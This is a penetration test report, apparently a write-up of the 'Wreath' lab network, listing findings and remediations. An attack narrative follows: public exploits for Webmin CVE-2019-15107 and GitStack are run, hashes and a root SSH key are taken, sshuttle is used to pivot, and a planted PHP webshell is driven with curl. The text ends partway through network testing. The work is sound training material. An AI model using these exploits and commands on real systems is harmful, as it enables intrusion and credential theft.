Wreath Penetration Test Report

Shrike InfoSec

2022-09-20

Contents

1 Assessment Overview

1.1 Introduction

Thomas Wreath (also referred to as 'the client') contracted Shrike InfoSec (also referred to as 'the contractor') to perform a grey-box penetration test.

The client briefed the contractor with the following information:

"Two machines are on my home network that host projects that are worked on in my spare time. One of them has a webserver that's port forwarded. It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. A personal PC is also on that network, it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. It's technically a repurposed server."

1.2 Disclaimer

This assessment was completed under the concept of a' point in time' analysis - any vulnerabilites or issues discovered throughout this engagement should only be considered as valid at the time of engagement. This report cannot guarantee that all potential vulnerabilities have been identified and should only be used as a supplimentary document when undertaking additional checks and security patching. It is not a 100% coverage report.

2 Scope

The scope of this test is limited to a single public facing webserver and any connected services or internal devices. This webserver is hosted at the following address:

- 10.200.101.200

The following information was identified based on the information given to the contractor from the client:

- There are three machines on the network
- There is at least one public facing webserver
- There is a self-hosted git server somewhere on the network
- The git server is internal, so sensitive information could potentially be stored on this machine.
- There is a PC running on the network that has antivirus installed, which indicates that it is likely to be a Windows machine
- This Windows machine is implied to be running some variant of Windows Server OS.
- The (assumed) Windows PC cannot be accessed directly from the webserver.

3 Systems Overview

The following systems were identified as part of the engagement:

System Name	IP Address / URL	Notes
prod-serv	10.200.101.200 / thomaswreath.thm	Public-facing CentOS webserver hosting a live version of the website stored on git-serv
git-serv	10.200.101.150	Windows Server running GitStack hosting the development build of website hosted at thomaswreath.thm
wreath-pc	10.200.101.100	Personal machine belonging to the client

4 Executive Summary

The client's public facing web server was compromised using a publicly available exploit. This exploit allowed access to a root user on the machine. The compromised system was then used as an entrypoint to pivot throughout the rest of the internal network. Through this server, access to the internal GitStack server was gained. The GitStack server was vulnerable to a publicly available exploit resulting in access to the system privileged user. This lead to full system compromise and discovery of plain-text passwords. A proxy was established and was used to gain entry to the development webserver revealing a password-protected page. Using compromised credentials gathered from the previous machine, entry was granted. This webpage featured a picture upload function that utilised a weak content filter. This content filter was easily bypassed to upload a web shell disguised as an image to compromise the last target. A full network map was possible based on the compromised machines.

5 Tools Used

The following tools were used during this engagement:

Tool	Version
Kali Linux	2022.4
Nmap	7.80
Metasploit Framework	6.2.13
sshuttle	1.1.0
chisel	1.7.7
Evil-WinRM	3.3
exiftool	12.40
socat	1.7.3.3
Impacket	0.10.0

6 Findings Summary

6.1 Unpatched Software/Services

MiniServ 1.890 (Webmin httpd)

Vulnerable to CVE-2019-15107

GitStack 2.3.10

Vulnerable to CVE-2018-5955

Severity: Critical

Description: Both internal and external software are out of date with publicly available exploits featuring Remote Code Execution (RCE) exploits.

Impact: Lack of patches and outdated software reveals poor digital hygiene and allows for attackers to remotely exploit these services. These vulnerabilities have publicly available exploits that are easy to use and grant full system privileges, if successful.

Suggested Remediation: Update the currently installed versions to the latest supported version and ensure a regular software patching cycle is in place.

6.2 Insecure Credentials

Severity: High

Description: Use of weak/easy to crack credentials were found throughout the engagement.

Impact: Weak credentials can be identified through password hash retrieval and easily broken. Through common methods, the client's passwords were identified and could be used to escalate privileges in other parts of the network.

Suggested Remediation: The client should follow the suggested policies and best practices found in the NIST Digital Identity Guidelines (SP-800-63B). This includes using a lengthy password instead of a short, complex one, avoiding any common or easily-identifiable phrases or information.

6.3 Password Re-Use

Severity: High

Description: Previously identified credentials used for service running on personal machine.

Impact: Re-use of credentials allow for gaining entry to multiple systems or services within the network once an initial entrypoint has been established. A previously identified password allowed access to the password-protected file upload page on the client's personal machine.

Suggested Remediation: The client should rely on a password manager for generating and managing credentials and ensure that all credentials are sufficiently unique and follow the steps previously mentioned in 'Insecure Credentials'.

6.4 Improper Privileges

Severity: High

Description: Software running on the webserver and git server as privileged, administrator or system accounts.

Impact: Services running on the webserver and git server were running as `root` and `NT Authority/SYSTEM` respectively. A successful exploit leads to full system privileges on these systems, due to the service/software running with more permissions than it should reasonably have.

Suggested Remediation: Services/Software that can run in the user context should do so, and the client should follow the principle of least privilege, ensuring that this software/service runs with the bare minimum amount of permissions required.

6.5 Unquoted Service Path

Severity: High

Description: The 'System Explorer Help Service' path is unquoted, which can be hijacked for malicious file execution.

Impact: A successful exploit on this service allowed for running a reverse shell payload with a higher privilege giving us access to the `NT AUTHORITY\SYSTEM` account.

Suggested Remediation: The path can be adjusted within the Windows Registry, adjusting the ImagePath for the service in question to use quotation marks (") around the full path.

See MITRE T1574/009.

6.6 Impersonate User Tokens

Severity: High

Description: A user can impersonate another user's token if SetImpersonateToken is enabled.

Impact: Impersonating another user's token can lead to a compromise of the local administrator account. In this case, we used Thomas' local account to impersonate the local administrator account.

Suggested Remediation: Disable SetImpersonateToken for Thomas' user account. This can be done through a Group Policy Object (GPO) and in the local security policies of the machine.

See MITRE T1134/003.

6.7 Unrestricted File Uploads

Severity: High

Description: A malicious attacker can use a file upload mechanism to gain access to the machine.

Impact: By crafting a malicious payload and bypassing the password-protection, a webshell was obtained by uploading a modified image file.

Suggested Remediation: Ensure that any file upload systems are using appropriately sophisticated filtering to ensure that modified payloads are unable to be uploaded.

6.8 Personal Information Disclosure

Severity: Medium

Description: Personally Identifiable information (PII) regarding the client was identified on a public-facing website.

Impact: PII can be utilised as part of a social engineering of spearphishing campaign, leading to potential compromise of systems and services.

Suggested Remediation: Remove any PII from the public website.

6.9 Error Page Information Disclosure

Severity: High

Description: Django webserver displays a 404 error page with expected request locations.

Impact: This error page reveals both what service is running on the machine and the location of the service's working directory. This allows for additional enumeration and led to a Remote Code Execution (RCE) vulnerability.

Suggested Remediation: Django should be configured to display a custom error page that does not reveal information about the service.

See MITRE CWE-200.

7 Attack Narrative

7.1 Enumeration - Public Webserver

7.1.1 Initial Nmap Scan

The IP given to us seems to be running a webserver. Running an initial nmap scan of first 15000 ports reveals four open ports.

Command Used: `nmap -sC -sV -vv -oN wreath 10.200.101.200 -p 1-15000`

Port	Service
80	Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c))
443	Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c))
22	OpenSSH
10000	MiniServ 1.890 (Webmin httpd)

```
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINLfVtzHSGvCy3JP5GX0Dgzcxz+Y91n0TcQc3vhvMXCP
80/tcp    open   http       syn-ack      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp   open   ssl/http   syn-ack      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Thomas Wreath | Developer
|_ssl-date: TLS randomness does not represent time
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development
yName=Easingwold/emailAddress=me@thomaswreath.thm
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrPro
gwold/emailAddress=me@thomaswreath.thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-01T09:30:23
| Not valid after:  2023-08-01T09:30:23
| MD5:   3e6b 16f5 1333 fa4f d6d9 f50c 7a51 a8bd
| SHA-1: 70a0 a5a9 c39e b35f ce79 0df0 1653 5f45 aba8 4f71
| -----BEGIN CERTIFICATE-----
| MIIELTCCAxWgAwIBAgIUOsg9jYBIcBop/6ebtcQ2vaKnT/IwDQYJKoZIhvcNAQEL
| BQAwgaUxCzAJBgNVBAYTAkdCMR4wHAYDVQQIDBVFYXN0IFJpZGluZyBZb3Jrc2hp
| cmUxEzARBgNVBAcMCkVhc2luZ3dvbGQxIjAgBgNVBAoMGVRob21hcyBXcmVhdGgg
| RGV2ZWxvcG1lbnQxGTAXBgNVBAMMEHRob21hc3dyZWF0aC50aG0xIjAgBgkqhkiG
| 9w0BCQEWE21lQHRob21hc3dyZWF0aC50aG0wHhcNMjIwODAxMDkzMDIzWhcNMjMw
| ODAxMDkzMDIzWjCBpTELMAkGA1UEBhMCR0IxHjAcBgNVBAgMFUVhc3QgUmlkaW5n
| IFlvcmtzaGlyZTETMBEGA1UEBwwKRWFzaW5nd29sZDEiMCAGA1UECgwZVGhvbWFz
|_-----END CERTIFICATE-----
9090/tcp  closed zeus-admin conn-refused
10000/tcp open   http       syn-ack      MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: FEECEDA60440F51CE9A184164C935677
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:52
Completed NSE at 10:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:52
Completed NSE at 10:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:52
Completed NSE at 10:52, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 596.42 seconds
```

Going to 10.200.101.200 in browser attempts to redirect to https://thomaswreath.thm/, but the site is unavailable. DNS has not been properly configured here.

By adding thomaswreath.thm to our `/etc/hosts` file, we are able to navigate to this within a browser.

7.1.2 Webpage Fingerprinting

Upon visiting the website in the browser, we can identify the following personal information for the client:

Address: 21 Highland Court, Easingwold, East Riding, Yorkshire, England, YO61 3QL

Phone Number: 01347 822945

Mobile Number: +447821548812

Email: me@thomaswreath.thm

Visiting port `10000`, we are met with a Webmin login panel as identified by our Nmap scan. This version is vulnerable to CVE-2019-15107.

7.2 Exploitation - MiniServ

As we know the version of Webmin running is vulnerable, we can find a publicly available exploit on GitHub.

Exploit used: https://github.com/MuirlandOracle/CVE-2019-15107

We clone this to our attacking machine and execute the payload to gain administrative access on the target machine.

```
┌──(shrike㉿kali)-[~]
└─$ git clone https://github.com/MuirlandOracle/CVE-2019-15107
Cloning into 'CVE-2019-15107' ...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 32 (delta 11), reused 12 (delta 3), pack-reused 0
Receiving objects: 100% (32/32), 19.95 KiB | 9.97 MiB/s, done.
Resolving deltas: 100% (11/11), done.
```


```
┌──(shrike㉿kali)-[~]
└─$ cd CVE-2019-15107 && pip3 install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting argparse
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.27.1)
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (1.26.9)
Requirement already satisfied: prompt_toolkit in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (3.0.30)
Installing collected packages: argparse
Successfully installed argparse-1.4.0

┌──(shrike㉿kali)-[~/CVE-2019-15107]
└─$ chmod +x ./CVE-2019-15107.py
```

```
┌──(shrike㉿kali)-[~/CVE-2019-15107]
└─$ ./CVE-2019-15107.py 10.200.101.200

                                        @MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.101.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# 
```


Now that we have a basic shell, we can check the running user with `whoami` and identify that this service is running as `root`.


```
[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.101.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
# 
```

To establish a stable connection, we run a `netcat` listener on our attacking machine listening on port 4444.




We then go back to our Webmin temporary shell and run the `shell` command to obtain a full reverse shell.






7.2.1 Extracting Admin Password

Now that we have access to the machine, we can extract the hashed password for the `twreath` account from `/etc/shadow` which we will crack later.



7.2.2 Exfiltrating SSH Keys

We also can now extract any SSH keys from this machine. Looking in the `/root` directory reveals that the `.ssh/` is present.



We can access the private key to our attacking machine in order to gain SSH access to this target

machine.

As the shell was not very stable, we can just copy the contents of this file to a new file on our attacking machine and adjust the permissions.


```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ chmod 600 id_rsa
```

7.2.3 Tunnel Creation

Next, we opted to use `sshuttle` as it allows us to create a VPN-like connection to the internal network, making use of the private key we previously acquired.

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ sshuttle -r root@10.200.101.200 10.200.101.0/24 --ssh-cmd "ssh -i ./id_rsa" &
[2] 111591

┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
```

7.3 Enumeration - Internal Network

Now that we've established a solid connection to the webserver, we next needed to identify what the rest of the internal network looked like.

7.3.1 Hosts File

The first place to check was the `/etc/hosts` file to see if any additional hostnames had been added here, but the file did not contain any custom entries.

7.3.2 Previous connections

Using the command `arp -a`, we were able to identify any previously connected-to IP addresses from the webserver. This revealed the gateway of the network (`10.200.101.1`) as well as an IP address not seen previously (`10.200.101.150`).

7.3.3 Nmap Scan

An nmap scan of the internal network was the next step, so we once again created a temporary web-server and this time hosted an nmap binary to upload to the target. This allowed us to scan the network internally from the webserver directly, rather than trying to tunnel our traffic through.

This nmap scan reveals two IP addresses:

- 10.200.101.100 (Unknown device)
- 10.200.101.150 (seen in Previous Connections)

Attempting to scan the `10.200.101.100` IP address shows that all ports are filtered, meaning it's inaccesible to us at this point.

Scanning `10.200.101.150` reveals that there are open ports on this machine.

7.4 Enumeration - GitStack server

7.4.1 Nmap Scan

After scanning `10.200.101.150`, we get a few services:


Port	Service
80	http
3389	ms-wbt-server
5357	wsdapi
5985	wsman

```
/tmp/nmap-Shrike 10.200.101.150 -oN scan-Shrike

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-08-02 09:26 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-101-150.eu-west-1.compute.internal (10.200.101.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00050s latency).
Not shown: 6146 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
MAC Address: 02:82:E9:7B:30:59 (Unknown)
```


This reveals that there is both a webserver and RDP available on this machine.

7.4.2 Webserver Fingerprinting


Upon visiting the IP address in our browser, we're met with a 404 error page. This page reveals that the underlying system is running a Django webserver. This page also discloses that GitStack is running on this server.



By navigating to `/gitstack` we find ourselves at a login page with a message about default credentials.



These default credentials don't work for this login prompt so instead we look for any vulnerabilities this page might have. Using `searchsploit` we're able to identify that there is a vulnerability for this software.



7.5 Exploitation - GitStack

7.5.1 Preparing the Exploit

We download the script with `searchsploit -m php/webapps/43777.py` to our attacking machine.

It needs to be converted in order to run properly on linux, so we run it through `dos2unix` to fix the formatting.

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ dos2unix ./43777.py
dos2unix: converting file ./43777.py to Unix format ...
```

Then, we can open up the file and modify it to use the correct information.

We modify the IP address to point to the `.150` address, and adjust the top of the file to be `#!/usr/bin/python2` in order to ensure Python runs the correct interpreter.

```
# Exploit: GitStack 2.3.10 Unauthenticated Remote
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to ex
#
#https://security.szurek.pl/gitstack-2310-unauthe
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '192.168.1.102'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
```

```
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
```

Once we're done preparing the exploit, we can go ahead and run it and see that it worked as expected. We can see that this GitStack process is running under the `nt authority/system` account. This confirms that the system is running Windows and that we have SYSTEM-level privileges with this account.

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this repo
sitory. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel usern
ame/password will not work.
[+] Execute command
"nt authority\system
"
```

7.5.2 Webshell access

The exploit also very handily adds a webshell to the system for us to further run commands. To do so, we can do a `curl` request to the webshell with an argument to run the command we want.

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ curl -X POST http://10.200.101.150/web/exploit-Shrike.php -d "a=whoami"
"nt authority\system
"
```

In doing this, we are also able to identify the hostname of this machine as `git-serv`.

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ curl -X POST http://10.200.101.150/web/exploit-Shrike.php -d "a=hostname"
"git-serv
"
```

7.5.3 Testing network connection

The next step is to test whether or not the machine we've just compromised has access to the outside world (as we're connecting through a tunnelled connection).

By setting up a listener and attempting to ping our own attacking machine, we can see that none of the pings reach us.

```
┌──(shrike㉿kali)-[~]
└─$ curl -X POST http://10.200.101.150/web/exploit-Shrike.php -d "a=ping -n 3 10.50.102.37"
```

```
┌──(shrike㉿kali)-[~/Documents/OSCP Preparation/TryHackMe Boxes/Wreath]
└─$ sudo tcpdump -i tun0 icmp
